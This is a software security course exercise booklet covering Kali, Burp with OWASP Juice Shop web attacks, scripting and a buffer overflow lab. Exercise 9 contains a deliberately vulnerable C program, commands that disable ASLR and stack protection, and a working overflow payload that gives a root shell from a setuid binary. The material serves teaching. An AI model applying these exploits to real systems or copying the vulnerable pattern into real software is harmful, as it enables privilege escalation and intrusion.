Software Security exercises

Henrik Lund Kramshoej
hlk@zencurity.com

September 9, 2019

Contents

Preface

This material is prepared for use in *Software Security course* and was prepared by Henrik Lund Kramshoej, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for software-security-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:
We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:
We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:
Create folders for educational materials. Go to https://www.kali.org/download-kali-linux-revealed-book/ Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than $10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Check your Debian VM 10 min

Objective:
Make sure your virtual Debian 9 machine is in working order.

We need a Debian 9 Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 4

Investigate /etc 10 min

Objective:
We will investigate the /etc directory on Linux. We need a Debian 9 Linux and a Kali Linux, to compare

Purpose:
Start seeing example configuration files, including:

- User database `/etc/passwd` and `/etc/group`
- The password database `/etc/shadow`

Suggested method:
Boot your Linux VMs, log in

Investigate permissions for the user database files `passwd` and `shadow`

Hints:
Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root   2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press q to quit

Showing multiple files: `less /etc/*` then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:
When you have seen the most basic files you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! https://en.wikipedia.org/wiki/Sudo

Exercise 5

Run OWASP Juice Shop 45 min

Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/bkimminich/juice-shop

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

Hints:
The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

Solution:

When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://github.com/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 6

Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.


If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

https://portswigger.net/burp/communitydownload


follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

Hints:
Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



Solution:
When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:
Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp+`.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```


Exercise 7

Run small programs: Python, Shell script 20min

Objective:
Be able to create small scripts using Python and Unix shell.

Purpose:
Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:
`https://www.python.org/about/gettingstarted/` and
`https://en.wikipedia.org/wiki/Python_(programming_language)`

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:
Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#! /usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))
```

```
#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#! /bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh

$ ./python-example.py
21

$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:
When you have tried making both a shell script and a python program, you are done.

Discussion:
If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008 http://shop.oreilly.com/product/9780596005955.do

Exercise 8

Run parts of a Django tutorial 30min

Objective:
Talk about web applications, how they are made.

Purpose:
Know how you can get started using a framework, like Django
https://www.djangoproject.com/

Suggested method:
We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:
Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:
https://docs.djangoproject.com/en/2.2/ref/forms/validation/

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: https://docs.djangoproject.com/en/2.2/ref/validators/

Solution:
When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:
Django is only an example, other languages and projects exist.

Exercise 9

Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```



```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdro
#
```


Exercise 10

SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without `--ssl2` and against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed.

Solution:
When you can run and understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Exercise 11

Real Vulnerabilities

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the book - the book from 2007 - is still causing problems.

Suggested method:
We will use the recent Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services.

Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

Exercise 12

JuiceShop Attacks 60min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:

The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:
`https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/`

Solution:
You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 13

Try running brute force and fuzzing

Try running brute force and fuzzing

Objective:

Purpose:

Suggested method:

Hints:

Solution:

Discussion:

Exercise 14

Try American fuzzy lop

Try American fuzzy lop http://lcamtuf.coredump.cx/afl/

Objective:

Purpose:

Suggested method:

Hints:

Solution:

Discussion:

